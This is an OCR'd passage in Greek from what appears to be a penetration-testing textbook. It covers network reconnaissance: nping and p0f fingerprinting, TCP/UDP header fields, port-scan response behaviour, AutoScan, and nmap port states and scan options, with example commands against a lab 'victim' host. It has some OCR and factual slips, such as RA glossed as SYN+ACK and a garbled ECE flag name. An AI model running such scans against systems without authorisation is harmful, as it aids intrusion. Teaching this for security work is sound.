Εικόνα 35: Παθητική αναζήτηση και λειτουργία (lanmap2)



Εικόνα 36: Αναζήτηση δραστηριότητας δικτύου (nmap)




Εικόνα 37: Αποτελέσματα από κοινού αναζήτησης

Το εργαλείο nping είναι το πιο πρόσφατο εργαλείο που επιτρέπει στους χρήστες να δημιουργήσουν πακέτα δικτύου από ένα ευρύ φάσμα πρωτοκόλλων (TCP, UDP, ICMP, ARP). Μπορούμε επίσης να προσαρμόσουμε τα πεδία στις επικεφαλίδες των πρωτοκόλλων, όπως την πηγή και τον host προορισμού για το TCP και UDP. Το nping μπορεί να χρησιμοποιηθεί για την ανίχνευση ενεργών host όπως ακριβώς η εντολή ping, και μπορεί επίσης να χρησιμοποιηθεί για προσομοιώσεις ακραίων καταστάσεων του δικτύου όπως η στοίβα, ARP poisoning, Denial of Service, και για άλλους σκοπούς. Δίνοντας:

nping -c 1 --tcp -p 22 --flags syn 192.168.1.50

λαμβάνουμε



Εικόνα 38: Προσομοίωση καταστάσεων στοίβας, ARP poison, D.O.S (nping)

Από το προηγούμενο αποτέλεσμα, μπορούμε να δούμε ότι στο απομακρυσμένο μηχάνημα με IP 192.168.1.50 έχει την θύρα 22 ανοικτή, γιατί όταν στέλνουμε το SYN (S) πακέτο, απαντά με το SYN + ACK (RA) πακέτο. Είμαστε επίσης σε θέση να στέλνουμε και να λαμβάνουμε τα πακέτα χωρίς καμία απώλεια στην μετάδοση.

Αφού γνωρίζουμε ότι το μηχάνημα στόχος είναι «ζωντανό», τότε επόμενός μας στόχος είναι να μάθουμε το λειτουργικό σύστημα που χρησιμοποιείται από το μηχάνημα-στόχο. Αυτή η μέθοδος είναι γνωστή ως λειτουργικό σύστημα (O.S) «δακτυλικών αποτυπωμάτων». Υπάρχουν δύο μέθοδοι για να πραγματοποιηθεί το λειτουργικό σύστημα «δακτυλικών αποτυπωμάτων»: η ενεργητική και η παθητική.

Στην ενεργητική μέθοδο, το εργαλείο στέλνει πακέτα δικτύου στο μηχάνημα-στόχο και στη συνέχεια καθορίζει το λειτουργικό σύστημα της μηχανής στόχου με βάση την ανάλυση η οποία γίνεται με την απάντηση που έλαβε. Το πλεονέκτημα αυτής της μεθόδου είναι ότι η λήψη αποτυπωμάτων αποτελεί μια διαδικασία γρήγορη. Ωστόσο, το μειονέκτημα της μεθόδου αυτής είναι ότι το μηχάνημα στόχος μπορεί να παρατηρήσει την προσπάθειά μας για να πάρουμε πληροφορίες για το λειτουργικό του σύστημα. Για να ξεπεραστεί το μειονέκτημα της μεθόδου αυτής, υπάρχει μια άλλη μέθοδος η οποία ονομάζεται παθητικό αποτύπωμα (O.S). Το εργαλείο που την υλοποιεί ονομάζεται p0f. Το μειονέκτημα της παθητικής μεθόδου είναι ότι η διαδικασία είναι πιο αργή σε σύγκριση με την μέθοδο ενεργού αποτυπώματος.

Το εργαλείο p0f είναι ένα εργαλείο που χρησιμοποιείται για τον εντοπισμό «δακτυλικών αποτυπωμάτων» ενός λειτουργικού συστήματος με παθητικό τρόπο. Μπορεί να εντοπίσει ένα λειτουργικό σύστημα για:

• Μηχανήματα που συνδέονται με το p.c μας (SYN λειτουργία, αυτή είναι η προεπιλεγμένη λειτουργία)
• Μηχανές που συνδεόμαστε (SYN + ACK mode), Μηχανήματα που δεν μπορούμε να συνδεθούμε (λειτουργία RST +), • Μηχανήματα των οποίων οι επικοινωνίες μπορούμε να παρατηρήσουμε. Λειτουργεί με την ανάλυση των πακέτων TCP που αποστέλλονται κατά τη διάρκεια των δραστηριοτήτων του δικτύου, όπως απομακρυσμένα μηχανήματα τα οποία είναι συνδεδεμένα με τον υπολογιστή μας

(εισερχόμενη σύνδεση) και σύνδεση με έναν απομακρυσμένο υπολογιστή (εξερχόμενη σύνδεση). Αυτή η διαδικασία είναι εντελώς παθητική, οπότε δεν θα δημιουργήσει καμία κίνηση στο δίκτυο.

Δίνοντας από το Backtrack5 : *p0f –i etho* και αρχίζοντας την περιήγηση το p0f αρχίζει την καταγραφή των σελίδων που επισκεπτόμαστε όπου το όρισμα –i αποτελεί το τρόπο διασύνδεσης (ενσύρματος).

```
root@bt:~# p0f -i eth0
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.
192.168.1.4:34280 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W4:.:?:?] (up: 2 hrs)
  -> 74.125.132.94:80 (link: ethernet/modem)
192.168.1.4:52611 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W4:.:?:?] (up: 2 hrs)
  -> 82.103.140.42:443 (link: ethernet/modem)
192.168.1.4:43274 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W4:.:?:?] (up: 2 hrs)
  -> 72.167.239.239:80 (link: ethernet/modem)
192.168.1.4:60833 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W4:.:?:?] (up: 2 hrs)
  -> 173.194.41.111:80 (link: ethernet/modem)
192.168.1.4:43276 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W4:.:?:?] (up: 2 hrs)
  -> 72.167.239.239:80 (link: ethernet/modem)
192.168.1.4:60835 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W4:.:?:?] (up: 2 hrs)
  -> 173.194.41.111:80 (link: ethernet/modem)
```

5.4 Απαρίθμηση Στόχου (Enumerating Target)

Η απαρίθμηση στόχου είναι μια διαδικασία που χρησιμοποιείται για να βρεθούν και να συλλεγούν πληροφορίες σχετικά με τις πύλες και τις υπηρεσίες που διατίθενται για το περιβάλλον του στόχου. Αυτή η διαδικασία γίνεται συνήθως αφού έχουμε ανακαλύψει το περιβάλλον-στόχο από την σάρωση. Συνήθως κατά τη διάρκεια της δοκιμής διείσδυσης η ανωτέρω ενέργεια γίνεται ταυτόχρονα με την διαδικασία της ανακάλυψης. Εκείνο που μπορούμε να υλοποιήσουμε είναι: • Η σάρωση για πύλες, • Η σάρωση για τύπο θυρών • Οι υπηρεσίες που εκτελούνται στο στόχο.

Ο βασικός μας σκοπός είναι να χρησιμοποιήσουμε αυτές τις πληροφορίες για να εντοπίσουμε τα τρωτά σημεία που είναι διαθέσιμα στον υπολογιστή θύμα.

5.4.1 Port Scanning

Πρόκειται για μια μέθοδο που σαρώνει το υποψήφιο p.c θύμα για θύρες TCP και UDP που είναι ανοικτές. Μια ανοιχτή θύρα σημαίνει ότι υπάρχει μία διαδικασία ακρόασης των υπηρεσιών δικτύου την οποία ο εισβολέας μπορεί να εκμεταλλευτεί. Αν επιπλέον η συγκεκριμένη υπηρεσία δικτύου είναι ευάλωτη, τότε ο εισβολέας μπορεί να είναι σε θέση να χρησιμοποιήσει τις πληροφορίες αυτές για να επιταχυνθεί η διαδικασία ανάλυσης ευπάθειας. Για να είμαστε σε θέση να κατανοήσουμε την προαναφερόμενη μέθοδο, θα πρέπει να αναλύσουμε πρώτα από όλα τα πρωτόκολλα που χρησιμοποιούνται. Οι υπηρεσίες δικτύου χρησιμοποιούν συνήθως το Transmission Control Protocol (TCP) ή το User Datagram Protocol (UDP) για την ανταλλαγή δεδομένων.

Το πρωτόκολλο TCP έχει τα ακόλουθα χαρακτηριστικά: Πριν από την ανταλλαγή δεδομένων, ο πελάτης και ο διακομιστής πρέπει να δημιουργήσουν μια σύνδεση με μια κίνηση τριών βημάτων: α) Ο πελάτης ξεκινά τη σύνδεση στέλνοντας ένα πακέτο SYN στο διακομιστή, β) Ο διακομιστής απαντά με το πακέτο SYN-ACK, γ) Ο πελάτης στέλνει ένα ACK στο διακομιστή. Σε αυτό το σημείο ο πελάτης και ο διακομιστής θα μπορούν να ανταλλάσσουν δεδομένα.

Πρόκειται για ένα αξιόπιστο πρωτόκολλο που χρησιμοποιεί έναν αριθμό ακολουθίας για τον εντοπισμό πακέτων δεδομένων. Χρησιμοποιεί επίσης ένα καθεστώς αναγνώρισης, όπου ο δέκτης στέλνει απάντηση όταν λάβει το πακέτο. Όταν ένα πακέτο χάνεται, το TCP θα το μεταδώσει αυτόματα. Αν τα πακέτα που έφτασαν είναι εκτός λειτουργίας, το TCP θα τα αλλάξει με την σειρά που τα έλαβε πριν από την επαναυποβολή της αίτησης. Από την άλλη το πρωτόκολλο UDP έχει τα αντίθετα χαρακτηριστικά του TCP. Είναι ένα πρωτόκολλο χωρίς σύνδεση το οποίο καταβάλλει κάθε δυνατή προσπάθεια για να στείλει ένα

πακέτο στον προορισμό του, αλλά αν ένα πακέτο χαθεί, τότε δεν θα το στείλει ξανά αυτόματα. Εναπόκειται στην εφαρμογή για να αναμεταδώσει το πακέτο.

Ένα τμήμα TCP αποτελείται από μια κεφαλίδα και ένα τμήμα δεδομένων. Η κεφαλίδα περιέχει 10 υποχρεωτικά πεδία και ένα προαιρετικό τομέα.

• Η θύρα εισόδου και η θύρα προορισμού έχουν μήκος 16 bits. Η θύρα πηγής είναι η αφετηρία για την αποστολή από το μηχάνημα που μεταδίδει το πακέτο, ενώ η θύρα προορισμού είναι ο προορισμός για το μηχάνημα-στόχο.
• Ο sequence number και ο acknowledgment number μήκους (32 bits) ο καθένας επιτρέπουν να παρακολουθούμε τα πακέτα ότι θα φτάσουν αξιόπιστα και σε τάξη.
• Το HLen είναι το μήκος της επικεφαλίδας TCP (4 bits).
• Το Rsvd είναι δεσμευμένο για μελλοντική χρήση. Είναι ένα πεδίο μεγέθους 4 bit και πρέπει να είναι μηδέν.
• Το control bit (σημαίες ελέγχου) είναι 8 του 1-bit. Στην αρχική περιγραφή (RFC-793), το TCP είχε μόνο 6 σημαίες και αποτελείται:

α) SYN: Συγχρονίζει τους αριθμούς ακολουθίας. Αυτό το bit χρησιμοποιείται κατά τη διάρκεια της εγκατάστασης συνόδου.
β) ACK: Υποδεικνύει το πεδίο αναγνώρισης επικεφαλίδα του TCP. Εάν ένα πακέτο περιέχει αυτήν τη σημαία, αυτό σημαίνει ότι έχει ληφθεί και το προηγούμενου πακέτο.
γ) RST: Επαναφέρει τη σύνδεση.
δ) FIN: Υποδεικνύει ότι ο αποστολέας δεν έχει περισσότερα στοιχεία για την αποστολή. Χρησιμοποιείται συνήθως για να καταστρέψει μια σύνδεση με ομαλό τρόπο.
ε) PSH: Δηλώνει ότι τα ρυθμισμένα δεδομένα πρέπει να προχωρήσουν άμεσα στην εφαρμογή, αντί να περιμένουν για περισσότερα στοιχεία.
στ) URG: Δηλώνει ότι το επείγον πεδίο του δείκτη στην κεφαλίδα του TCP είναι σημαντικό. Ο επείγων δείκτης μας δείχνει έναν σημαντικό αριθμό σειράς δεδομένων.


• Στη συνέχεια, το RFC 3168 προσθέτει δύο ακόμα εκτεταμένες σημαίες:

α) Παράθυρο Συμφόρησης (CWR): Χρησιμοποιείται από τον αποστολέα των δεδομένων για την ενημέρωση του δείκτη δεδομένων και την αποσυμφόρηση έτσι της ουράς των εκκρεμών πακέτων.
β) Explicit Connection Notification (OEE): Δηλώνει ότι η σύνδεση με το δίκτυο αντιμετωπίζει συμφόρηση.

• Παράθυρο (16 bits) καθορίζει τον αριθμό των bytes ο δέκτης είναι διατεθειμένος να δεχθεί.
• Checksum (16 bits) χρησιμοποιείται για τον έλεγχο σφαλμάτων του TCP header και των δεδομένων.
• Οι σημαίες μπορούν να ρυθμιστούν ανεξάρτητα μεταξύ τους.


Κατά την εκτέλεση μιας σάρωσης στη θύρα TCP, και χρησιμοποιώντας ένα πακέτο SYN στο μηχάνημα-στόχο, ένας εισβολέας θα μπορούσε να αντιμετωπίσει τις ακόλουθες συμπεριφορές:

• Το μηχάνημα στόχος απαντά με το πακέτο SYN-ACK. Εάν λάβουμε αυτό το πακέτο, γνωρίζουμε ότι η θύρα είναι ανοιχτή. Η συμπεριφορά αυτή ορίζεται στις προδιαγραφές του TCP (RFC 793), η οποία ανέφερε ότι το πακέτο SYN πρέπει να απαντήσει με το πακέτο SYN-ACK αν η θύρα είναι ανοικτή χωρίς να ληφθεί υπόψη το ωφέλιμο φορτίο του πακέτου SYN.
• Το μηχάνημα-στόχος στέλνει ένα πακέτο με RST και ACK bit. Αυτό σημαίνει ότι η θύρα είναι κλειστή.
• Το μηχάνημα-στόχος στέλνει ένα μήνυμα ICMP, όπως ICMP Unreachable Port. Αυτό σημαίνει ότι η θύρα δεν είναι προσβάσιμη για εμάς, πιθανότατα επειδή εμποδίζεται από το τείχος προστασίας.
• Το μηχάνημα-στόχος δεν στέλνει τίποτα πίσω σε μας. Μπορεί να φαίνεται ότι δεν υπάρχει καμία υπηρεσία δικτύου στη συγκεκριμένη θύρα ή ότι το τείχος προστασίας αποκλείει το SYN πακέτο μας σιωπηλά. Κατά τη διάρκεια της σάρωσης, θα πρέπει να παρατηρούμε τις συμπεριφορές που αναφέρονται παραπάνω.



Εικόνα 39: Ανάλυση T.C.P

Αντίθετα η UDP θύρα σάρωσης είναι αρκετά διαφορετική.
• Ακριβώς όπως στην κεφαλίδα TCP, UDP η επικεφαλίδα έχει επίσης τη θύρα προέλευσης και τη θύρα προορισμού, καθένα από τα οποία έχει μήκος 16 bits. Η θύρα πηγή είναι η αφετηρία για την αποστολή από το μηχάνημα που μεταδίδει το πακέτο, ενώ η θύρα προορισμού είναι το μηχάνημα-στόχος.
• UDP μήκος είναι το μήκος της επικεφαλίδας UDP.
• Checksum (16 bits) χρησιμοποιείται για τον έλεγχο σφαλμάτων της επικεφαλίδας UDP δεδομένων. Εδώ να σημειώσουμε ότι δεν υπάρχει αριθμός σειράς και αναγνώρισης καθώς και bit ελέγχου.
Κατά τη διάρκεια μιας θύρας σάρωσης στη θύρα UDP στο μηχάνημα-στόχο, ένας εισβολέας θα μπορούσε να αντιμετωπίσει τις ακόλουθες συμπεριφορές:
• Το μηχάνημα στόχος απαντά με ένα πακέτο UDP. Εάν λάβουμε αυτό το πακέτο, γνωρίζουμε ότι η θύρα είναι ανοιχτή.
• Το μηχάνημα-στόχος στέλνει ένα μήνυμα ICMP, όπως ICMP Unreachable Port. Μπορεί να συναχθεί το συμπέρασμα ότι η θύρα είναι κλειστή. Ωστόσο, εάν τα μηνύματα που αποστέλλονται είναι άλλα ICMP Unreachable μηνύματα, αυτό σημαίνει ότι η θύρα είναι φιλτραρισμένη από το τείχος προστασίας.
• Το μηχάνημα-στόχος δεν στέλνει τίποτα πίσω σε μας. Αυτό μπορεί να σημαίνει τα εξής:
α) Η θύρα είναι κλειστή-αποκλεισμένη inbound πακέτων UDP
β) Η απόκριση είναι μπλοκαρισμένη
γ) Η πύλη είναι ανοικτή, αλλά η υπηρεσία ακρόασης στη θύρα αυτή ψάχνει για ένα συγκεκριμένο ωφέλιμο φορτίο UDP. Το UDP port scanning είναι λιγότερο αξιόπιστα σε σύγκριση με την TCP σάρωση εξαιτίας αυτού του λόγου.




Εικόνα 40: Ανάλυση U.D.P

Το AutoScan είναι ένα γραφικό εργαλείο που βασίζεται στην σάρωση δικτύου με σκοπό να βρούμε ζωντανούς hosts. Μπορεί επίσης να χρησιμοποιηθεί για να βρει ανοιχτές θύρες και να πάρει πληροφορίες για τον τύπο του λειτουργικού συστήματος που χρησιμοποιείται από κάθε host. Το AutoScan χρησιμοποιεί έναν πράκτορα που συλλέγει «δακτυλικά αποτυπώματα» των ενεργών host με σκοπό να στείλει τα αποτελέσματα μέσω μιας εσωτερικής σύνδεσης TCP. Το πλεονέκτημα από τη χρήση του AutoScan είναι ότι μπορεί να ανιχνεύσει πολλά δίκτυα ταυτόχρονα.


Ξεκινάμε την εφαρμογή από την διαδρομή Backtrack/ Information Gathering / Network Analysis / Network Scanners / AutoScan. Μόλις πραγματοποιηθεί η διαδικασία φόρτωσης μπορούμε να δημιουργήσουμε ένα νέο δίκτυο ή να χρησιμοποιήσουμε ένα υπάρχον επιλέγοντας επαναφορά. Από τις επιλογές που θα υποβάλουμε στην φόρμα η εφαρμογή θα ξεκινήσει την αναζήτηση όλων των ενεργών host του δικτύου.

Ονομάζουμε το δίκτυο:




Εικόνα 41: Εργαλείο σάρωσης δικτύου (Autoscan)

Επιλέγουμε την τοποθεσία του δικτύου μας




Εικόνα 42: Επιλογή τοποθεσίας δικτύου

Αμέσως εμφανίζεται το αποτέλεσμα της σάρωσης με τους ενεργούς host's και την ανοιχτή πύλη TCP 135.



Εικόνα 43: Αποτελέσματα σάρωσης

Ένα ακόμα χρήσιμο εργαλείο που μπορεί να χρησιμοποιηθεί για port scanning είναι το nmap λόγω της ποιότητας και της ευελιξίας του. Συγκεκριμένα μπορεί να χρησιμοποιηθεί:
• Για να βρει πρώτα από όλα ζωντανούς host σ' ένα δίκτυο
•Από προεπιλογή το nmap χρησιμοποιεί ICMP echo αίτηση, TCP SYN πακέτο στη θύρα 443, TCP ACK πακέτο στη θύρα 80, και μια ICMP αίτηση timestamp για να πραγματοποιήσει την ανακάλυψη στόχου.
• Υπηρεσία / ανίχνευση έκδοσης: Αφού το nmap έχει ανακαλύψει το στόχο, μπορεί να ελέγξει περαιτέρω το πρωτόκολλο υπηρεσίας, το όνομα της εφαρμογής, τον αριθμό έκδοσης, το όνομα, τον τύπο της συσκευής και το λειτουργικό σύστημα.
• Ανίχνευση Λειτουργικού συστήματος: Το nmap στέλνει μια σειρά πακέτων στον απομακρυσμένο υπολογιστή, και εξετάζει τις απαντήσεις. Στη συνέχεια συγκρίνει τις απαντήσεις με τη βάση δεδομένων δακτυλικών αποτυπωμάτων λειτουργίας του συστήματος και εκτυπώνει τα στοιχεία, εάν υπάρχει αντιστοιχία. Αν δεν είναι σε θέση να καθορίσει το λειτουργικό σύστημα, παρέχει μια διεύθυνση URL όπου μπορεί να υποβάλει το δακτυλικό αποτύπωμα, εάν γνωρίζει το λειτουργικό σύστημα που χρησιμοποιεί το σύστημα στόχος.
• traceroute στο δίκτυο: Γίνεται να προσδιορίσει τη θύρα και το πρωτόκολλο που είναι πιο πιθανό να φθάσει το σύστημα-στόχο. Το nmap traceroute ξεκινά με μια υψηλή τιμή για διάρκεια ζωής (Time To Live) και μειώνεται με το πέρασμα του χρόνου έως ότου η TTL φτάσει στο μηδέν. Η μέθοδος αυτή θα επιταχύνει τη διαδικασία για τον εντοπισμό πολλών κεντρικών υπολογιστών.
• Nmap Scripting Engine: Με αυτό το χαρακτηριστικό Nmap μπορεί επίσης να χρησιμοποιηθεί για τον έλεγχο των τρωτών σημείων στον τομέα των υπηρεσιών δικτύου και απαριθμεί τους πόρους στο σύστημα στόχο.
Δίνοντας : *nmap 192.168.1.50* παίρνουμε κάποιες πρώτες πληροφορίες για τον υπολογιστή θύμα.



Εικόνα 44: Πληροφορίες για το σύστημα στόχος (nmap)

Υπάρχουν έξι διαφορετικών ειδών θύρες που αναγνωρίζονται κατά την σάρωση με το nmap:
• Με τον όρο ανοιχτό σημαίνει ότι υπάρχει αποδοχή σύνδεσης TCP, UDP datagram ή SCTP assocations.
• Με τον όρο κλειστό σημαίνει ότι παρόλο που ο host είναι προσβάσιμος δεν υπάρχει αίτηση ακρόασης στη θύρα.
• Φιλτραρισμένο σημαίνει ότι το nmap δεν μπορεί να καθορίσει αν η θύρα είναι ανοικτή, διότι υπάρχει ένα πακέτο φιλτραρισμένο που εμποδίζει τον ανιχνευτή για την επίτευξη του στόχου.
• Φιλτραρισμένο επίσης σημαίνει ότι η θύρα είναι προσιτή, αλλά το nmap δεν μπορεί να προσδιορίσει αν είναι ανοικτή ή κλειστή.
• Ανοιχτό | Φιλτραρισμένο σημαίνει ότι το nmap δεν είναι σε θέση να καθορίσει αν μια θύρα είναι ανοικτή ή φιλτραρισμένη. Αυτό συμβαίνει όταν γίνεται μια σάρωση για ανοιχτές πύλες και δεν δίνεται απάντηση.
• Κλειστά | Φιλτραρισμένο σημαίνει ότι το nmap den είναι σε θέση να καθορίσει αν μια θύρα είναι ανοικτή ή φιλτραρισμένη.

5.4.2 Nmap TCP options

Για να μπορέσουμε να χρησιμοποιήσουμε τις περισσότερες από τις επιλογές της TCP σάρωσης με το εργαλείο nmap χρειαζόμαστε πρώτιστα να διαθέτουμε προνόμια χρήστη "root" για σύστημα σε Unix ή "Διαχειριστής" για το σύστημα των Windows. Από προεπιλογή το εργαλείο nmap θα χρησιμοποιήσει TCP SYN scan σάρωση, αλλά αν χρήστης δεν έχει δικαιώματα root ή διαχειριστή το nmap θα χρησιμοποιήσει το πρωτόκολλο TCP για την σάρωση.

α) nmap –sT : Με αυτή την επιλογή εάν η σύνδεση είναι επιτυχής, η θύρα θεωρείται ανοιχτή. Αυτός ο τύπος σάρωσης είναι ο πιο αργός, και είναι πολύ πιθανό να καταγραφεί από το στόχο.

